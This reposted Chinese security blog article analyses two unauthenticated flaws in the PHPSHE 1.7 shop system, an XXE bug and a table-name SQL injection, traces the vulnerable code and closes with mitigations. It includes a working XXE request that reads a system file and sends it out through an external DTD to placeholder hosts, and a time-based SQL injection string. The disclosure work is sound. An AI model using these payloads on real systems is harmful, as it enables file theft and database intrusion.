php登录 无漏洞,代码审计|PHPSHE1.7两处无需登录漏洞分析

转载

走神儿大神 于 2021-04-10 00:43:10 发布 183 收藏
文章标签： php登录 无漏洞

前言

PHPSHE商城系统是一套开源的B2C商城系统，可以快速让用户建立独立个性化的网上商店，为用户提供了一个低成本、高效率的网上商城建设方案。2018年9月，PHPSHE更新到了1.7版本，是官方网站目前提供的最新版。近日，笔者在对PHPSHE1.7版本最新版进行代码审计时，发现了两处无需登录的高危漏洞分别为XXE漏洞(CVE-2019-9761)和SQL注入漏洞(CVE-2019-9762)，攻击者可获取网站任意数据、读取系统中的文件等。

利用条件

PHPSHE 1.7版本

无需登录

XXE漏洞(libxml <2.9.0)

漏洞分析

3.1 XXE漏洞分析(CVE-2019-9761)

漏洞位于include/plugin/payment/wechat/notify_url.php 第8行，调用了wechat_getxml()函数。

```php
<?php
include('../../../../common.php');
pe_lead('hook/order.hook.php');
pe_lead('hook/wechat.hook.php');
$cache_payment = cache::get('payment');
$payment = $cache_payment['wechat']['payment_config'];

$xml = wechat_getxml();
//商户订单号
$order_id = substr(pe_dbhold($xml['out_trade_no']), 0, -4);
//微信订单号
$order_outid = pe_dbhold($xml['transaction_id']);
if ($xml['sign'] == wechat_sign($xml, $payment['wechat_key'])) {
    if ($xml['return_code'] == 'SUCCESS' && $xml['result_code'] == 'SUCCESS') {
        order_callback_pay($order_id, $order_outid, 'wechat');
        echo wechat_xml(array('return_code'=>'SUCCESS', 'return_msg'=>''));
    }
}
else {
    echo wechat_xml(array('return_code'=>'FAIL', 'return_msg'=>''));
}
?>
```

而wechat_getxml定义在hook/wechat.hook.php 35行，此处直接返回了pe_getxml()函数的返回值。

```php
//接收微信xml数据
function wechat_getxml() {
    return pe_getxml();
}

//发送微信xml数据
function wechat_sendxml($url, $arr, $cert = false) {
    global $pe;
    $xml = wechat_xml($arr);
    if ($cert) {
        $cert_arr['ssl_cert'] = "{$pe['path_root']}include/plugin/payment/wechat/cert/apicl
        $cert_arr['ssl_key'] = "{$pe['path_root']}include/plugin/payment/wechat/cert/apicli
    }
    return pe_curl_post($url, $xml, 'str', $cert_arr);
    //return json_decode(json_encode(simplexml_load_string($result, 'SimpleXMLElement', LIB
}

```

跟踪到include/function/global.func.php 909行pe_getxml()函数定义处，先是获取了php://input输入的内容赋值给$xml，随后直接调用simplexml_load_string()函数解析$xml，没有做过滤也没有禁用外部实体，存在XXE漏洞。

```php
//获取xml数据
function pe_getxml() {
    $xml = file_get_contents("php://input");
    return $xml = json_decode(json_encode(simplexml_load_string($xml, 'SimpleXMLElement', LIBXML_NOCDATA)), true)
}

//在线客服链接
function pe_kfurl($type, $num) {
    global $pe;
    switch ($type) {
        case 'qq':
            if (strpos($_SERVER['HTTP_USER_AGENT'], 'MicroMessenger') !== false) {
                $url = "http://wpa.qq.com/msgrd?v=3&uin={$num}&site={$pe['host_root']}&menu=yes&from=message&isap
            }
            else {
                $url = "mqqwpa://im/chat?chat_type=wpa&uin={$num}&version=1&src_type=web&web_src={$pe['host_root'
```


此处没有回显，因此可以采用盲注的方式读取任意文件，POC如下：

```
/phpshe1.7/include/plugin/payment/wechat/notify_url.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
...
Content-Type: application/xml
Content-Length: 257

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=file:///c:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://yoursite.com/test.dtd">
%dtd;
]>
<roottag>&send;</roottag>
```

test.dtd的内容如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://dnslog.com/?%file;'>">
%all;
```

可以通过DNS log的方式获取到读取到的任意文件，同样也可以进行内网探测和扫描。



3.2 无限制SQL注入分析(CVE-2019-9762)

我们先分析一下PHPSHE的输入和安全函数。几乎所有入口页面都会包含common.php，在37-49行对GPC、Session变量进行注册，但是调用extract()函数时会对注册的变量名称加上前缀，例$_GET['id']会注册为$_g_id，前缀和数组键名之见会自动加一个下换线。

```php
common.php
$pe['path_tpl'] = "{$pe['path_root']}template/{$module_tpl}/{$module}/";

//###################=====定义GPC变量=====###################//
if (get_magic_quotes_gpc()) {
    !empty($_GET) && extract(pe_trim(pe_stripslashes($_GET)), EXTR_PREFIX_ALL, '_g');
    !empty($_POST) && extract(pe_trim(pe_stripslashes($_POST)), EXTR_PREFIX_ALL, '_p');
}
else {
    !empty($_GET) && extract(pe_trim($_GET),EXTR_PREFIX_ALL,'_g');
    !empty($_POST) && extract(pe_trim($_POST),EXTR_PREFIX_ALL,'_p');
}
session_start();
//pe_setcookie(session_name(), session_id(), 86400);
!empty($_SESSION) && extract(pe_trim($_SESSION),EXTR_PREFIX_ALL,'_s');
!empty($_COOKIE) && extract(pe_trim(pe_stripslashes($_COOKIE)),EXTR_PREFIX_ALL,'_c');
$pe_token = $_s_pe_token;
//分享记录推广用户id
if ($_g_u) pe_setcookie('tguser_id', intval($_g_u));

//###################=====连接数据库开始吧=====###################//
if (stripos($_SERVER['SCRIPT_NAME'], 'install/index.php') === false) {
    $db = new db($pe['db_host'], $pe['db_user'], $pe['db_pw'], $pe['db_name'], $pe['db_coding']);
}
?>
```

PHPSHE中防SQL注入的函数为pe_dbhold()，定义在include/function/global.func.php中；pe_dbhold()会对字符串或者数组调用addslashes()转义，如果想要突破安全函数常见的有如下几种情况：1. 不需要单引号的注入点 2. 数组的键名带入SQL语句中 3. 宽字节等可吃掉反斜线。

```php
//数据库安全
function pe_dbhold($str, $exc=array())
{
    if (is_array($str)) {
        foreach($str as $k => $v) {
            $str[$k] = in_array($k, $exc) ? pe_dbhold($v, 'all') : pe_dbhold($v);
        }
    }
    else {
        //$str = $exc == 'all' ? mysql_real_escape_string($str) : mysql_real_escape_string(htmlspecialchars($str));
        $str = $exc == 'all' ? addslashes($str) : addslashes(htmlspecialchars($str));
    }
    return $str;
}
```

回归到漏洞本身，入口文件位于include/plugin/payment/alipay/pay.php，$_GET['id']经过pe_dbhold()函数处理后赋值给$order_id，随后$order_id被带入order_table()函数。

```php
*/

include('../../../../common.php');
pe_lead('hook/order.hook.php');
require_once("alipay.config.php");
require_once("lib/alipay_submit.class.php");
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <title>支付宝即时到账交易接口接口</title>
</head>
<body>
<?php
$order_id = pe_dbhold($_g_id);
$order = $db->pe_select(order_table($order_id), array('order_id'=>$order_id));

/**************************请求参数**************************/

//商户订单号，商户网站订单系统中唯一订单号，必填
$out_trade_no = $order['order_id'];

//订单名称，必填
$subject = $order['order_name'];

//付款金额，必填
$total_fee = $order['order_money'];

//商品描述，可空
$body = $order['order_text'];
```

order_table函数定义在hook/order.hook.php，如果$id包含下划线，则将order_和下划线之前的部分拼接返回，如果不包含下划线则直接返回order，这里函数的返回值部分可控。

```php
//获取订单对应表名
function order_table($id) {
    if (stripos($id, '_') !== false) {
        $id_arr = explode('_', $id);
        return "order_{$id_arr[0]}";
    }
    else {
        return "order";
    }
}
```

再跟进到SQL查询函数pe_select()，函数定义位于include/class/db.class.php，可以看到order_table()函数的返回值是作为表名拼接到SQL语句中，而表名拼接的地方是没有单引号的

```
214     public function pe_select($table, $where = '', $field = '*')
215     {
216         //处理条件语句
217         $sqlwhere = $this->_dowhere($where);
218         return $this->sql_select("select {$field} from `".dbpre."{$table}` {$sqlwhere} limit 1");
219     }
220     public function pe_insert($table, $set)
```

此时表名部分可控，为了使SQL语句不产生语法错误，在数据库找了一圈发现只有pe_order_pay表符合表名规则，那么可以构造参数id为：

```
pay` where 1=1 and sleep(5)%23_
```


对应在数据库中执行的语句为

```
select * from `pe_order_pay` where 1=1 and sleep(5)#` where `order_id` = 'pay` where 1=1 and sleep(5)#_' limit 1
```

此处是由于SQL语句中表名可控导致的SQL注入，一部分原因是order_table()获取表名不当导致，代码中搜索了一下类似用法，存在多处可利用点。

```
...
277   $wechat_config = wechat_config();
278   $info = $db->pe_select('refund', array('refund_id'=>$refund_id));
279:  $order = $db->pe_select(order_table($info['order_id']), array('order_id'=>$info['order_id']));
280   //退款接口
281   $xml_arr['appid'] = $wechat_config['wechat_appid'];

C:\phpStudy\PHPTutorial\WWW\phpshe1.7\include\plugin\payment\alipay\pay.php:
 33  <?php
 34  $order_id = pe_dbhold($_g_id);
 35: $order = $db->pe_select(order_table($order_id), array('order_id'=>$order_id));
 36
 37  /*************************请求参数*************************/

C:\phpStudy\PHPTutorial\WWW\phpshe1.7\include\plugin\payment\wechat\order_result.php:
  3  pe_lead('hook/order.hook.php');
  4  $order_id = pe_dbhold($_g_id);
  5: $order = $db->pe_select(order_table($order_id), array('order_id'=>$order_id));
  6  if ($order['order_pstate']) {
  7   $result = order_pay_goto($order_id, 0);

C:\phpStudy\PHPTutorial\WWW\phpshe1.7\include\plugin\payment\wechat\pay.php:
  5
  6  $order_id = pe_dbhold($_g_id);
  7: $order = $db->pe_select(order_table($order_id), array('order_id'=>$order_id));
  8  $info = wechat_webpay($order_id);
  9

C:\phpStudy\PHPTutorial\WWW\phpshe1.7\include\plugin\payment\wechat\pay_m.php:
  5
  6  $order_id = pe_dbhold($_g_id);
  7: //$order = $db->pe_select(order_table($order_id), array('order_id'=>$order_id));
  8  if ($_g_type == 'h5') {
  9   $json = wechat_h5pay($order_id);
```

在多处利用点中，include/plugin/payment/alipay/pay.php入口的注入漏洞有回显位置，POC如下：



修复建议

笔者已经将漏洞提交给代码作者，目前官方暂时没有补丁放出。暂时的缓解措施如下：

对于XXE漏洞，可以升级libxml2库至2.9.0或以上版本，或者在 pe_getxml()函数中加上 libxml_disable_entity_loader(true);

对于SQL注入漏洞，可以在order_table()函数中限制$id只为数字、字母和下划线。

参考内容https://gitee.com/koyshe/phpshe/issues/ITC0C

本文来自百度安全SiemPent Team，转载需注明出处及本文链接